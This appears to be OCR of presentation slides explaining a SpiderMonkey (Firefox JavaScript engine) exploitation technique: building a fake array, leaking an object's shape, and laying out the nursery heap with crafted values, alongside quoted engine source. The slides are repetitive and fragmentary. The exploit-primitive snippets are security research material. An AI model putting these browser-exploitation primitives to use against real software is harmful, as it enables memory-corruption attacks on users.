
Faking the Shape of the Fake Array



Getting the Element of a Fake Object

```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];
```


```
GetElementOperationWithStackIndex
                ↓
GetObjectElementOperation
                ↓
inline bool GetElementNoGC(…) {
  if (obj->getOpsGetProperty()) {
    return false;
  }
  if (index > PropertyKey::IntMax) {
    return false;
  }
  return GetPropertyNoGC(cx, obj,
receiver, PropertyKey::Int(index), vp);
}
```



Getting the Element of a Fake Object


```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];
```

```
   GetElementOperationWithStackIndex
                    ↓
        GetObjectElementOperation
                    ↓
inline bool GetElementNoGC(…) {
  if (obj->getOpsGetProperty()) {
    return false;
  }
  if (index > PropertyKey::IntMax) {
    return false;
  }
  return GetPropertyNoGC(cx, obj,
receiver, PropertyKey::Int(index), vp);
}
```



Getting the Element of a Fake Object


```
// ar1[0] is obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];
```



Getting the Element of a Fake Object

```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];
```

```
bool containsDenseElement(uint32_t idx) const
{
  return idx < getDenseInitializedLength() &&
!elements_[idx].isMagic(JS_ELEMENTS_HOLE);
}
```



Getting the Element of a Fake Object

```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];
```

GetElementOperationWithStackIndex


↓

GetObjectElementOperation

↓


…

```
static MOZ_ALWAYS_INLINE bool NativeGetPropertyInline(…) {
//…
for (;;) {
  if (!NativeLookupOwnPropertyInline<allowGC>(…)) {return false;}
  if (prop.isFound()) {
    if (prop.isDenseElement()) {
      vp.set(pobj->getDenseElement(prop.denseElementIndex()));
      return true;
    }
  }
//…
}
```



Final Nursery Heap Layout


Nursery Heap – size: 0x40000




```
const d = NURSERY_BASE + 0x180;
const e = 0x4343434343434343n;
const f = NURSERY_BASE + 0xa0;
const g = 0x0000ffff00000001n;
const h = 0x0000ffff0000ffffn;

fake_arr_container_arr[i] =
[a, b, c, d, e, f, g, h];

let obj_to_get_shape = [];


biguint64 = new BigUint64Array(8);
biguint64.fill(1n);

let uint32 = new Uint32Array(8);
uint32.fill(2);
```


Leaking the Shape of Any Object

```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];
```



Fake Any Object With the Leaked Shape

